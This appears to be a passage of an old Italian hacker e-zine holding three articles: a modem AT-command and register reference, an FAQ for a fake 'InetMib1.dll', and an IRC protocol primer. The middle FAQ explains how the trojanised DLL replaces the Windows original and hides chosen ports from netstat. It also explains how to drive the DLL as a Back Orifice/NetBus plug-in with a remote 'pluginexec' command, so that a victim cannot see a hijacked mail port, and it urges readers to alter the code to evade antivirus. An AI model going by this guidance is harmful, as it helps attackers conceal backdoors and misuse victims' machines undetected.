OK

ati6

RCV56DPF L8570A Rev 30.1/30.1

OK

-\*- Ln

Regola il volume dell'altoparlante del modem.

Qui facciamo ancora un'eccezione: sebbene 'n' sia sempre una variabile e' compresa tra 0 e 3.

Altra tabella, che ci sto prendendo la mano ;-]

+-----+	
L=0	volume bassissimo
+-----+	
L=1	volume basso
+-----+	
L=2	volume medio
+-----+	
L=3	volume alto
+-----+	



- \* - Mn

Attiva o disattiva l'altoparlante.

Ancora un'eccezione: sebbene 'n' sia sempre una variabile e' compresa tra 0 e 3.

Altra tabella hihihih.

n=0	altoparlante sempre muto
n=1	funziona fino al riconoscimento della portante
n=2	sempre attivo
n=3	attivo dopo la composizione fino alla portante

La portante non e' altro che la risposta dell'altro modem, detta anche handshake.

— \* — 0

Esce dalla modalita' COMANDI e si setta in DATI.

— \* — p

Componete il numero in modo impulsivo.

— \* — On

Abilita o disabilita la risposta del modem.

Come al solito 'n' e' variabile fra 0 ed 1 e se n=0 abilitato ed n=1 disabilitato.

- \* - S<sub>n=v</sub>

Scrivi un valore nel registro del modem.

Qui le variabili sono ben due lettere, la classica 'n' e la 'v'.

'n' e' un valore di registro del modem (tabella alla fine,vi risparmio!)

'v' e' invece un numero compreso tra 0 e 255

—\*— Sn: ?

Legge un registro del modem.

Al solito 'n' e' variabile, vedi alla fine al tabella dei registri.

- \* - T

Composizione del numero in multifrequenza detta anche DTMF.

—\*— Vn

Risposte brevi o lunghe attivate o disattivate.

Come sempre 'n' e' variabile che se impostata a 0 permette le risposte numeriche del modem mentre se messa a 1 abilita le risposte testuali. Va usato dopo Qn.

— \* — Xn

Gestisce le risposte del modem e il rilevamento del segnale di linea.

Altra tabella che magari vi chiarisce il tutto ;-)

+-----+				
Xn	Risposta	Rdial	Roccu	
+---+-----+-----+-----+				Rdial = rilevazione dial-tone
+---+-----+-----+-----+				Roccu = rilevazione occupato
X0	dis	dis	dis	dis = disabilitato
+---+-----+-----+-----+				ab = abilitato
X1	ab	dis	dis	
+---+-----+-----+-----+				
X2	ab	ab	dis	
+---+-----+-----+-----+				
X3	ab	dis	ab	
+---+-----+-----+-----+				
X4	ab	ab	ab	
+-----+				

- \*- Yn  
Disconnessione long space.  
Anche qui 'n' e' variabile e se con valore 1 abilita la disconnessione, se a valore 0 la disabilita.
- \*- Zn  
Resetta il modem.  
Piccola anomalia: 'n' puo' essere 1 oppure 0 ma ottiene lo stesso effetto:resetta il modem.  
Pero' la differenza c'e',attenzione!  
Se 'n' e' 0 dopo il reset il modem carichera' il profilo utente numero 0,se invece 'n' e' 1 il profilo caricato sara',guardacaso,il numero 1.
- \*- &Cn  
Gestisce il DCD (detto anche CD).  
Ha due valori di 'n' ovvero 0 ed 1.  
Se 'n' e' pari a 0 il DCD e' sempre ON, se invece e' settato a 1 il DCD e' ON solo quando viene rilevata la portante della linea,e ritorna ad OFF quando non c'e' piu' portante.
- \*- &Dn  
Gestisce il DTR (detto anche TR).  
Il parametro 'n' ha valori compresi tra 0 e 3 e si comporta nel seguente modo:  
n=0 : ignora DTR  
n=1 : se il DTR diventa inattivo il modem va in modo COMANDI invia un OK e resta in connessione  
n=2 : se il DTR diventa inattivo si disconnette e se in modo autorisposta non risponde  
n=3 : se il DTR diventa inattivo si disconnette,si autoresetta e carica il profilo Z0
- \*- &F  
Resetta i valori di default del modem
- \*- &Kn  
Gestisce il controllo di flusso.  
Il parametro 'n' ha i seguenti valori e compie le seguenti azioni:  
n=0 : controllo flusso disabilitato  
n=3 : controllo hardware RTS/CTS abilitato  
n=4 : controllo software XON/XOFF abilitato  
n=6 : controlli RTS/CTS e XON/XOFF abilitati

```

-- &Qn
Gestione modalita' operativa.
I valori di 'n' sono 3 e si comportano cosi':
n=0 : connessione diretta senza conversioni, correzione d'errore e
      compressione
n=5 : correzione automatica di errore attiva
n=6 : connessione normale

-- &Sn
Gestisce il DSR.
In questo caso 'n' ha solo 2 modalita'. Se 'n' e' paria a 0 il DSR resta
sempre attivo, se 'n' e' 1 il DSR si attiva quando rileva il modem remoto e
si disattiva quando manca la portante.

-- &Tn
Comando di test.
I parametri in questo caso sono molti, come si puo' vedere:
n=0 : termina i test in esecuzione
n=1 : test sezione analogica
n=3 : test sezione digitale
n=4 : abilita il loopback remoto
n=5 : disabilita il loopback remoto
n=6 : test digitale remoto
n=7 : test digitale remoto con self-test
n=8 : test analogico con self test

-- &V
Mostra i profili di configurazione del modem. (vedi Zn, &Dn, &Wn, &Yn)

-- &Wn
Memorizza il profilo attivo nella memoria.
Il valore 'n' e' compreso tra 0 ed 1 ed indica che profilo si sta
memorizzando.
Se 'n' e' 0 il profilo si memorizzera' come profilo 0 , se 'n' invece e' 1
il profilo memorizzato sara' il profilo 1.

-- &Yn
Seleziona profilo di default.
In questo caso 'n' se e' 0 il profilo di default sara' lo 0, se invece 'n'
e' 1 il default profile sara' l'1.

-- &Zn=x
Memorizza un numero telefonico.
Qui ci sono 2 variabili , 'n' e 'x'.
La 'n' puo' avere valore 0,1,2,3 ed e' la memoria nella quale 'x'
verra' scritto. La 'x' invece e' il numero di telefono da comporre.

-- &Gn
Abilita/disabilita il controllo di flusso XON/XOFF.
Se 'n' e' 0 il controllo e' disabilitato se e' invece '1' viene abilitato.

```

Relativamente al comando S=n c'e' da dire un paio di cose: il modem puo' generalmente tenere in memoria 4 numeri e il valore 'n' comunica quale di questi 4 numeri usare. Il valore di 'n' e' tra 0 e 3. Invece relativamente al comando di pausa ', ' per molti non servira' a nulla ma chi e' dietro un centralino e deve comporre un numero per avere la linea esterna lo usera' di sicuro. Il tempo da far trascorrere e' nel registro S8 del modem. Tranquilli che poi vi spiego!

Infatti adesso preparatevi psicologicamente perche' vi sto per far vedere l'incredibile! No, le foto di Master nudo no!!!!  
Invece la tabella (ehehe,ancora tabella!) di tutti i registri del modem!

Registro	Funzione	Range	Unità	Mem	Def
S0	Squilli per autoanswer	0-255	squilli	si	0
S1	Contatore di squilli	0-25	squilli	no	0
S2	Carattere ESCAPE	0-255	ascii	si	43+
S3	Carattere CR	0-127	ascii	no	13
S4	Carattere LF	0-127	ascii	no	10
S5	Carattere di cancellazione	0-127	ascii	no	8
S6	Attesa tono linea	2-255	1 sec	si	2
S7	Attesa portante	1-255	1 sec	si	50
S8	Pausa per composizione	0-255	1 sec	si	2
S9	Riconoscimento portante	1-255	0.1 sec	si	6
S10	Perdita portante	1-255	0.1 sec	si	14
S11	Durata tono DTMF	50-255	0.001 sec	si	95
S12	Ritardo escape	0-255	0.02 sec	si	50
S13	Riservato	-----	-----	no	----
S14	Bit mappati per E,Q,V,T,P	-----	-----	si	138
S15	Riservato	-----	-----	no	----
S16	Bit mappati per &T	-----	-----	no	0
S17	Riservato	-----	-----	no	----
S18	Test timer	0-255	1 sec	si	0
S19	Riservato	-----	-----	no	----
S20	Riservato	-----	-----	no	----
S21	Bit mappati per &C,&D,&S,Y	-----	-----	si	524
S22	Bit mappati per L,M,N	-----	-----	si	117
S23	Bit mappati per &T4,&T5	-----	-----	si	6254
S24	Timer per sleep	0-255	1 sec	si	0
S25	Ritardo DRT off	0-255	0.01 sec	no	5
S26	Ritardo RTS CTS	0-255	0.01 sec	no	1
S27	Bit mappati per &Q,B	-----	-----	si	739
S28	Riservato	-----	-----	no	0
S29	Tempo FLASH	0-255	0.001 sec	no	700
S30	Timer disconnessione inattivita'	0.255	10 sec	no	0
S31	Bit mappati per N,W	-----	-----	si	1942
S32	Carattere XON	0-255	ascii	no	17
S33	Carattere XOFF	0-255	ascii	no	19
S34	Riservato	-----	-----	no	----
S35	Riservato	-----	-----	no	----
S37	Velocita' connessione	*	-----	si	7
S38	Ritardo disconnessione	0-255	1 sec	no	20
S39	bit mappati per &K	-----	-----	si	3
S42	Riservato	-----	-----	no	----
S45	Riservato	-----	-----	no	----
S46	Controllo compressione dati	**	-----	si	138

Alcune note:

\* = La velocita' di connessione accetta questi valori:

0 = Velocita' comando AT

3 = 300 baud

5 = 1200 baud v.22

6 = 2400 baud v.22bis

7 = 1200/75 baud v.23

8 = 4800 baud v.32bis/v.32

9 = 9600 baud v.32bis/v.32

10= 12000 baud v.32bis

11= 14400 baud v.32bis

12= 7200 baud v.32bis

\*\* = I valori sono i seguenti:

136 : correzione errori senza compressione

138 : correzione errori con compressione

Resistete che abbiamo quasi finito, dai! Ancora una breve spiegazione e una tabella e potrete spippolare! Tutto sto casino di tabella serve per vedere dove il modem tiene le sue impostazioni e quali sono le impostazioni sulle quali potete spippolare e memorizzare. Va da se che le impostazioni che non salverete con il comando Wn allo spegnimento del pc non verranno mantenute. Potete customizzare tutto il customizzabile usando le comuni stringhe AT. Logico che se proprio non siete dei degenerati mentali avrete capito che il modem lo potete programmare solo in modo COMANDI. Ogni stringa che invierete al modem generera' una risposta che potra' essere ASCII oppure un byte. La tabella qui sotto, che e' anche l'ultima di questo articolo, vi mostra la corrispondenza fra le risposte di un byte e quelle ASCII...Ed ora, per la vostra gioia, la tabella!

0	ok	comando eseguito
1	connect	connessione avvenuta
2	ring	squillo telefono in arrivo
3	no carrier	manca la portante o la linea
4	error	errore
5	connect 1200	
6	no dial tone	manca il tono di linea libera (USA only)
7	busy	linea occupata
8	no answer	mancata risposta
9	connect 0600	connessione avvenuta a XXX bps
10	connect 2400	
11	connect 4800	
12	connect 9600	
13	connect 7200	
14	connect 12000	
15	connect 14400	
16	connect 19200	
17	connect 38400	
18	connect 57600	
19	connect 115200	
22	connect 1200RX/75TX	
23	connect 75RX/1200TX	
33	fax	discrimina chiamata fax in arrivo
35	data	discrimina chiamata dati in arrivo
40	carrier 300	portante rilevata a XXX bps
44	carrier 1200/75	
45	carrier 75/1200	
46	carrier 1200	
47	carrier 2400	
48	carrier 4800	

50	carrier 9600	
51	carrier 12000	
52	carrier 14400	
53	carrier 16800	
54	carrier 19200	
55	carrier 21600	
56	carrier 24000	
57	carrier 26400	
58	carrier 28800	
59	connect 16800	
61	connect 21600	
62	connect 24000	
63	connect 26400	
64	connect 28800	
66	compression:class 5	protocollo di compressione usato
67	compression:v.24bis	
69	compression:none	
76	protocol:none	protocollo di comunicazione usato
77	protocol:lapm	
80	protocol:alt	

Ok, adesso che ho finito con i comandi AT, i registri del modem e il funzionamento del modem non vi resta che provate...  
 Usate Hyperterminal, configurate il modem sulla vostra com e spippolate allegramente!  
 Bene, l'articolo è finito, spero che sia servito a qualcuno oltre che a Nick1 ;-]

Ah, ho appena notato che i segni di ++--++ che avevo citato non sono stati inseriti, ma che sbadate che sono, o forse sono solo bastardo? Mah, ai posteri la sentenza!

RigoR MorteM, SPP Webmaster, rigormortem@spippolatori.com  
 (si ringrazia Simone Angelini per la consulenza)

\_#\_

INETMIB1 fake FAQ


-----  
 By Devil  
 SPP Member

Si potrebbe obiettare che questa FAQ sia del tutto superflua perché il file leggimi.txt incluso nel pacchetto è già abbastanza esplicativo. Io potrei rispondere: "Sì è vero! Ma magari leggendo qui vi possono venire altre idee." Mai sottovalutare le varie angolazioni sotto cui vedere un singolo argomento: molto spesso, a me personalmente, le idee vengono così: analizzando qualcosa di perfettamente conosciuto in un'ottica completamente diversa. Mi piace pensare che, proprio perché il programmatore medio ragiona sempre in una sola direzione, esistono bug impensabili... e sfruttabili :)

D) Che cosa è MIB ?

R) Sta per Management Information Base ed è un tentativo di standard per i dati gestionali di rete. In soldoni specifica la tipologia di informazioni che un host o un gateway devono raccogliere e le modalità che gli amministratori devono seguire per accedervi. Ad esempio una delle tante specifiche dice che bisogna tener conto di tutti i pacchetti UDP uscenti ed entranti e che i software gestionali possono

MIB definisce un insieme di variabili che contengono i dati in otto grandi categorie ma non definisce le regole con cui accedere a queste variabili. Queste sono definite da un altro standard l'SMI (Structure of Management Information). L' SMI specifica che l'accesso all' informazione cercata passi per un meccanismo ad interrogazione di tipo gerarchico usando un linguaggio al tempo stesso flessibile ed interpretabile da un umano. Parlavamo di livelli gerarchici ed eccovi subito uno schemino:



Come si puo' vedere le variabili sono disposte ad albero tipo directory. Questo e' un sistema ottimo per eseguire interrogazioni veloci. (infatti non e' un caso che molte entita' su internet seguano la stessa filosofia, vedi i nomi di dominio). Le ultime otto categorie riportate nell' albero sono le variabili MIB a cui abbiamo accennato prima. Le altre suddivisioni le ho omesse per chiarezza. Eseguire un' interrogazione MIB per avere i dati ICMP, ad esempio, significa inviare in qualche modo all' host la sequenza di numeri siffatta: 1.3.6.1.2.1.5.

Per eseguirne una sulle interfacce di rete dell' host la sequenza di interrogazione sara' : 1.3.6.1.2.1.2

Ognuna delle otto variabili si suddivide in ulteriori rami in cui ci sono variabili specifiche al tipo di richiesta.

La variabile system ,ad esempio, ha 3 sottovariabili cosi' nominate:

- 1 sysdescr      Descrizione del sistema (nome versione dell'hardware)
- 2 sysobjectID   Identificazione del venditore del sottosistema di gestione di rete
- 3 sysUpTime      Tempo in centesimi di secondi da quando il sottosistema di gestione e' partito.

Vogliamo sapere chi e' il costruttore hardware ? Facciamo un'interrogazione con la sequenza 1.3.6.1.2.1.1.1. E cosi' per tutte le variabili MIB definite dallo standard. I vari protocolli di gestione (snmp e cmot) usano questa tipologia di interrogazione per far si che gli amministratori di rete sappiano, in ogni momento, lo stato delle loro macchine.(vedi SMS Microsoft, Tivoli ecc..) E' ovvio che non pretendo di essere esaustivo. Per ulteriori informazioni date un' occhiata alle rfc 1155,1156.

D) Che cosa e' InetMib1.DLL ?

R) E' una libreria fornita a corredo dei sistemi windows che permette un tipo di interrogazione "locale" dello stato del sistema di rete. Un qualunque programma Win32 puo' chiamare le funzioni esportate da questa DLL e, utilizzando la sintassi gerarchica a cui accennavamo prima, avere informazioni sullo stato delle vari interfacce di rete installate. Netstat ed altri programmi equivalenti la usano per stampare statistiche molto utili su tutti i protocolli della suite TCP/IP.

D) Come funziona la InetMib1.DLL fake ?

R) L'idea che c'e' dietro il funzionamento della DLL "truccata" da me e' semplicissimo:

- Costruisco una dll di nome InetMib1.dll che esporta le stesse funzioni dell'originale.
- Rinomino la dll originale in Inetmib1.dev.
- Dall' interno della dll "truccata" chiamo le funzioni originali filtrando quello che c'e' da filtrare.

Quando un qualunque programma esterno che voglia avere le statistiche di sistema carichera' in memoria inetmib1.dll in realta' carichera' la libreria "truccata" che poi , a sua volta, carichera' l'originale rinominata.

Le funzioni esportate dalla libreria truccata fanno un routing fedele delle chiamate all' originale (per avere risultati corretti delle statistiche) ma in un caso le risposte al chiamante NON vengono date. Il caso e' quello in cui il chiamante ci ha richiesto la tabella delle connessioni attive TCP e UDP e le porte che dovremmo ritornare indietro fanno parte del set di porte da nascondere.

La Dll truccata infatti durante il processo di linking dinamico apre un file di testo, devset.ini, in cui c'e' una lista di porte che NON devono essere mostrate all' utente.

Prima di ritornare i valori la InetMib1 truccata controlla che le porte in uso siano nella lista da nascondere. Se cio' e' vero non ritorna l'informazione e il povero netstat (o un qualunque programma equivalente) non potra' stampare i dati. Risultato netto per l'utente: la porta non e' in uso.

D) Qual'e' il formato del file devset.ini ?

R) Questo file viene creato dalla InetMib1.dll fake nella directory principale di windows (\Windows per win9X o \Winnt per Windows NT) E' un semplice file di testo editabile a mano con un qualunque editor (Edit.com va benissimo).

Il primo numero del file puo' valere 0 o 1. Se vale 1 il filtro delle porte e' attivo e quindi InetMib1.dll truccata si comportera' come ho detto prima. Se vale 0 il filtro e' disattivato e la dll truccata chiamera' fedelmente le funzioni originali senza alcun intervento. I venti numeri che seguono sono le porte che devono essere filtrate. Se sappiamo gia' quali sono le porte che devono essere nascoste basta editare questo file una volta per tutte e lasciarlo li' ad operare.



D) Perché rendere la Dll truccata plug-in di BO o NetBus ?

R) Il motivo è essenzialmente uno: avere un controllo delle porte filtrate anche da remoto. La Dll infatti esporta delle funzioni aggiuntive rispetto all' originale e che seguono lo standard di chiamata dei plug-in di BO e NetBus ( o di qualunque altro programma che si adegua a questo standard). Supponiamo infatti che l'utente utilizzi un programma di monitoraggio delle connessioni sempre attivo in memoria e supponiamo che noi da remoto vogliamo redirigere una sua porta per spedire mail anonime. Se noi facessimo una ridirezione senza nascondere la porta al minimo accenno di collegamento al server mail apparirebbe la situazione all' utente che potrebbe accorgersi della cosa.

Invece noi da remoto, con il comando :

```
pluginexec inetmib1:_InsertPort portadaredirigere
```

aggiungeremo la porta a quelle da filtrare e l'utente non avrà alcun feedback degli eventuali collegamenti della sua porta con il server di posta.

Uno potrebbe dire: "Vabbe' potrei editare il file di testo da remoto con BO o NetBus, perché fare un plug-in ?".

Ottima domanda, e nel caso l'utente usi solo netstat questa cosa funziona pure. Ma se l'utente usa un programma che gli dà lo stato "in tempo reale" delle porte, l'accesso al file devset.ini sarà negato perché in uso dalla DLL che non è stata scaricata dalla memoria.

Ovviamente (ehh) avevo pensato a questa eventualità ed infatti se analizzate il sorgente l'array che mantiene la lista di porte da filtrare è in una sezione SHARED, ovvero è condivisa da tutte le istanze delle DLL truccate presenti eventualmente in memoria.

Quindi non appena la DLL caricata dal server di BO andrà ad aggiungere una porta in più da filtrare la aggiungerà anche all' array della DLL caricata dal programma di monitor con l'effetto di filtrare effettivamente la porta in questione: carino no ?

D) Posso usare la DLL senza usarla come plug-in di BO o NetBus ?

R) Certamente. Il suo funzionamento non è legato alla presenza di queste due backdoor. Come dovrebbe essere ormai chiaro l'essere un plug-in di BO o NB espande solo i campi di applicazione della DLL ma non ne limita le funzionalità.

D) Non c'è pericolo che venga intercettata dagli AV ?

R) Ovviamente sì. La DLL contiene codice eseguibile come qualunque programma per windows. È chiaro che maggiore sarà la diffusione della DLL maggiore saranno le probabilità che cada nelle mani degli analisti virali. Voi comunque avete il codice e siete liberi di modificarlo a vostro piacimento per renderla invisibile alla scansione. Tutto sta alla vostra fantasia...

D) La DLL può essere usata per nascondere le porte anche ad un personal firewall ?

R) No. O almeno se il personal firewall è ben strutturato no. Questi ultimi infatti non usano Inetmib1 per le loro statistiche ma, in genere, installano i propri kernel drivers per filtrare il traffico di rete.

Se avete un personal firewall che usa la InetMib1 per avere lo stato delle connessioni: beh, cambiatelo !

Buon Divertimento

Devil

\_#\_

## IRC ed i suoi segreti

-----  
By Darkman

Canali: illimitati, ma non permanenti

E' possibile creare un numero illimitato di canali IRC, cosi' come non ha limite la quantita' di utenti in grado di accedere a uno stesso canale. Per attivare una sessione, il client deve, per prima cosa, connettersi a un server all'interno di una rete IRC su una porta definita (in genere la 6667, ma per motivi di prestazioni alcuni server "ascoltano" anche su altre, come la 5555 o la 6666).

Tutti i server di una stessa rete sono interconnessi, quindi tutti i computer collegati a un server della stessa rete possono accedere agli stessi canali che, a differenza dei newsgroup, non sono permanenti. Chiunque puo' crearne uno, in qualunque momento, accedendovi per primo e acquistando, al contempo, i privilegi di operatore. Quando l'ultimo partecipante esce, il canale sparisce automaticamente.

Il nome di un canale inizia sempre con il carattere # se questo e' "globale" (cioe' accessibile da qualunque server) oppure con & se e' accessibile solo da un server ben definito (canale locale). Il resto del nome puo' contenere qualunque carattere a eccezione dello spazio, del carattere ASCII 0x07 o Ctrl-G e della virgola, che viene usata nel protocollo IRC come separatore di lista. Conoscere il nome del canale non basta per accedervi: e' necessario sapere anche in quale rete questo si trova. Due canali differenti appartenenti a due reti distinte possono, infatti, avere lo stesso nome, ma non hanno necessariamente gli stessi partecipanti e il medesimo contenuto.

Comunicazioni private

Oltre ai canali pubblici - moderati o meno - esiste la possibilita' di usare IRC per le conversazioni a due (query) o mandare messaggi ad altri utenti, sia che si trovino in un canale sia che stiano chiacchierando in modo privato. Tutti gli utenti hanno un nome, il nickname. Dal momento che, nella maggior parte delle reti IRC non esiste alcun meccanismo di registrazione di un identificativo, ognuno puo' scegliere il suo, sperando che non sia gia' utilizzato da altri. Vedremo piu' avanti cosa questo comporta.

L'architettura

Una rete IRC e' formata da tanti server interconnessi fra loro in una struttura ad albero non gerarchica.

Ecco perche', se uno di questi collegamenti cade, si ha quello che in gergo si chiama uno split, ovvero una divisione. In pratica la rete si divide in due tronconi, e tutti i canali si spezzano in due.

Questo tipo di architettura non e' stato ideato a prova di eventi, anzi e' piuttosto delicata, se non addirittura debole. In pratica, basta un collegamento caduto o un server bloccato per impedire a un gruppo di client di accedere ai vari canali.

Non e' previsto alcun meccanismo di recupero e l'utente scollegato spesso non puo' far altro che cercare un differente ingresso in rete o aspettare che qualcuno ristabilisca l'integrita' del sistema. Anche la gestione dei canali e' lasciata agli utenti.

Il caso nickname

Nulla e' del tutto sicuro e stabile in IRC. Prendiamo, per esempio il soprannome. Ognuno, all'inizio di una sessione IRC dovra' decidere il proprio. Se questo e' gia' utilizzato, verra' intimato a sceglierne un altro, fino a che non ne trovera' uno libero, che rimarra' lo stesso per tutta la sessione (a meno che l'utente non decida di cambiarlo) ma non puo' essere garantito fra una

Nel caso di divisione della rete, tuttavia, puo' succedere che due utenti prendano lo stesso soprannome nelle due sottoreti che si sono venute a creare. In tal caso, nel momento in cui la rete viene ristabilita, i due utenti vengono disconnessi automaticamente (collisione). Da notare che ogni utente e' identificato in rete anche da un "nome utente" - che puo' essere paragonato al nome di accesso a un sistema (login) - che un utente deve immettere quando si collega. Non puo' essere modificato e non ha alcuna corrispondenza con il soprannome.

#### Operatori dei canali

La gestione dei canali e' lasciata agli utenti con privilegi particolari, chiamati operatori. Non bisogna confondere un operatore di canale con un operatore IRC. Questi ultimi sono gli amministratori dei server IRC e della rete che non si occupano - o quantomeno non dovrebbero farlo - dei canali, ma solo del corretto funzionamento del sistema.

Gli operatori di canale sono invece normali utenti che hanno creato un canale o ai quali un altro operatore ha dato i privilegi di chan-op. Chiunque crea un canale, infatti, ne diviene automaticamente operatore. E' opportuno che ci sia piu' di un operatore per canale perche', se per qualunque motivo, l'unico amministratore si dovesse assentare, nessuno sara' piu' in grado di gestire la situazione. In questo caso l'unica soluzione e' chiedere a tutti i presenti di uscire e poi rientrare, in modo tale che il primo entrato acquistera' i privilegi di operatore.

E' evidente che tutto funziona correttamente solo se i partecipanti si comportano in modo onesto. Per evitare che alcuni cerchino intenzionalmente di creare problemi, gli operatori hanno la facolta' di buttar fuori l'utente indesiderato.

Anche in questo caso, vige il principio di "non certezza". L'utente puo' infatti rientrare con un altro nome, da un altro server, attraverso un altro dominio. I modi di prevenire attacchi maliziosi esistono, ma e' una battaglia fra esperti... Senza contare che, se a causa di un evento imprevisto - per esempio uno split - un utente maleducato diviene l'unico operatore di un canale, agli altri non resta che crearne un nuovo e lasciare quello vecchio a disposizione del tizio in questione.

#### Il protocollo

Il protocollo IRC e' basato su stringhe di testo in cui un carattere e' formato da 8 bit, ma funziona correttamente anche nei sistemi che supportano solo i caratteri US-ASCII (7 bit). Puo' essere usato sia nelle connessioni fra client e server, sia in quelle fra due server. Un aspetto interessante riguarda i tre caratteri { } e |.

Dato che l'autore del protocollo e' finlandese, questi caratteri sono considerati la versione minuscola dei caratteri [ ] e \.

Lo scambio di messaggi tra le controparti e' molto flessibile. Per esempio, un comando in genere comporta una replica, ma chi lo emette deve partire dal presupposto che essa non arrivi mai e comportarsi di conseguenza.

In effetti IRC e' affidabile solo in quanto poggiato sul TCP. Per il resto e' un protocollo molto semplice.

In pratica l'interazione fra i sistemi e' asincrona e non affidabile. Ogni messaggio e' formato da tre parti e puo' essere lungo fino a un massimo di 512 caratteri, spazi e terminazione inclusi: un prefisso opzionale, un comando, e una serie di parametri (fino a quindici). Il carattere di separazione e' lo spazio, quello di terminazione la classica coppia CRLF.

Il prefisso, se fornito, inizia sempre con il carattere : il suo scopo e' quello di indicare chi ha originato il messaggio. Se quest'ultimo non e' fornito, il destinatario assume che il mittente e' il sistema che ha spedito per ultimo il messaggio. In genere i client non usano il prefisso, o se lo fanno possono usare solo il soprannome con cui sono conosciuti dal server a cui sono collegati.

Dopo il prefisso si puo' trovare uno dei vari comandi IRC oppure una stringa che rappresenta un codice di tre cifre utilizzato per le risposte ai comandi sia normali sia relative a messaggi d'errore.

I messaggi scorrono sempre attraverso la via piu' breve fra due punti della rete e, a meno di cadute dei collegamenti, sempre attraverso lo stesso cammino.

Esistono vari modi di comunicare in IRC.

Nella conversazione a due vengono interessati solo quei server che si trovano sul cammino piu' corto che si puo' stabilire fra i due client.

Un client puo' inoltre comunicare con una lista di altri. Si tratta di uno schema alquanto inefficiente perche' lo stesso messaggio puo' passare piu' volte per la stessa connessione fra server.

Lo schema piu' efficiente e' quello del canale, che utilizza un meccanismo multicast per minimizzare la quantita' di messaggi che passano in rete.

#### I comandi

In genere, per accedere a una rete IRC non e' necessario fornire alcuna parola chiave. Se questo e' vero in linea di massima per i client, non lo dovrebbe essere per i server. Anche se non obbligatorio, e' opportuno che a un server sia richiesto di fornire una password per connettersi alla rete, altrimenti qualcuno potrebbe programmare un client che, simulando un server, finirebbe per diventare un vero e proprio cavallo di Troia per la rete IRC. Per mandare una password si usa il comando PASS. Una volta stabilita la connessione, l'utente deve dire con quale nome si vuole far conoscere dalla rete. Per questo c'e' il comando NICK che ha due parametri: il primo e' il soprannome desiderato, il secondo e' un contatore (hopcount) che viene incrementato dai vari server man mano che il messaggio cammina nella rete, cosi' da sapere "quanto lontano" e' il richiedente da un certo server. La distanza si misura in connessioni server-to-server. Se il nome e' gia' occupato, il client si vedra' ricevere un messaggio ERR\_NICKCOLLISION e dovra' riprovare di nuovo.

Solo a questo punto sara' possibile spedire il comando USER. Questo ha quattro parametri: identificativo utente, nome host, nome server, e nome "reale" dell'utente. Solo il primo e il quarto hanno senso quando il messaggio e' spedito da un client. Il secondo e il terzo vengono usati nelle comunicazioni fra server. Da notare due cose: in primo luogo l'identificativo dell'utente non ha niente a che vedere con il soprannome. Quest'ultimo puo' essere cambiato in qualunque momento, mentre il primo rimane fisso per tutta la sessione. Secondo: il nome reale deve essere preceduto dai due punti, dato che puo' contenere qualunque carattere, spazi compresi, a eccezione della sequenza di terminazione. Una lista completa dei comandi con i rispettivi parametri e' riportata nel CD-ROM allegato. Oltre a quelli di registrazione, esistono quelli per la gestione dei canali, come JOIN, PART, TOPIC, per i partecipanti, come MODE o KILL, per spedire messaggi o richiedere informazioni, come PRIVMSG o WHOIS, per gestire i server, come REHASH o RESTART.

Da notare che i comandi in questione sono quelli del protocollo IRC, non quelli di uno specifico client come mIRC o MacIRC. I comandi applicativi sono differenti a seconda del programma, e possono corrispondere o meno a quelli del protocollo.

## Operazioni di registrazione

Comando PASS Parametri <parola d'ordine>

Descrizione Spedisce ad un server IRC la parola d'ordine per la connessione alla rete, nel caso sia prevista. Questo comando va lanciato prima dei comandi NICK e USER per un client e SERVER per un server.

Risposte Nessuna Errori ERR\_NEEDMOREPARAMS, ERR\_ALREADYREGISTERED

Esempio PASS isabella

Comando NICK Parametri <soprannome> [<contatore salti>]

Descrizione Serve a fornire il soprannome con cui si vuole essere conosciuti in rete o per modificarne uno precedentemente specificato. Il contatore dei salti misura la distanza del client dal server che riceve la richiesta calcolata in "collegamenti fra server". Questo comando va lanciato prima del comando USER.

Risposte Nessuna Errori ERR\_NONICKNAMEGIVEN, ERR\_NICKNAMEINUSE, ERR\_ERRONEUSNICKNAME, ERR\_NICKCOLLISION

Esempio NICK marmotta

Comando USER Parametri <nome utente> <nome host> <nome server> <nome reale>

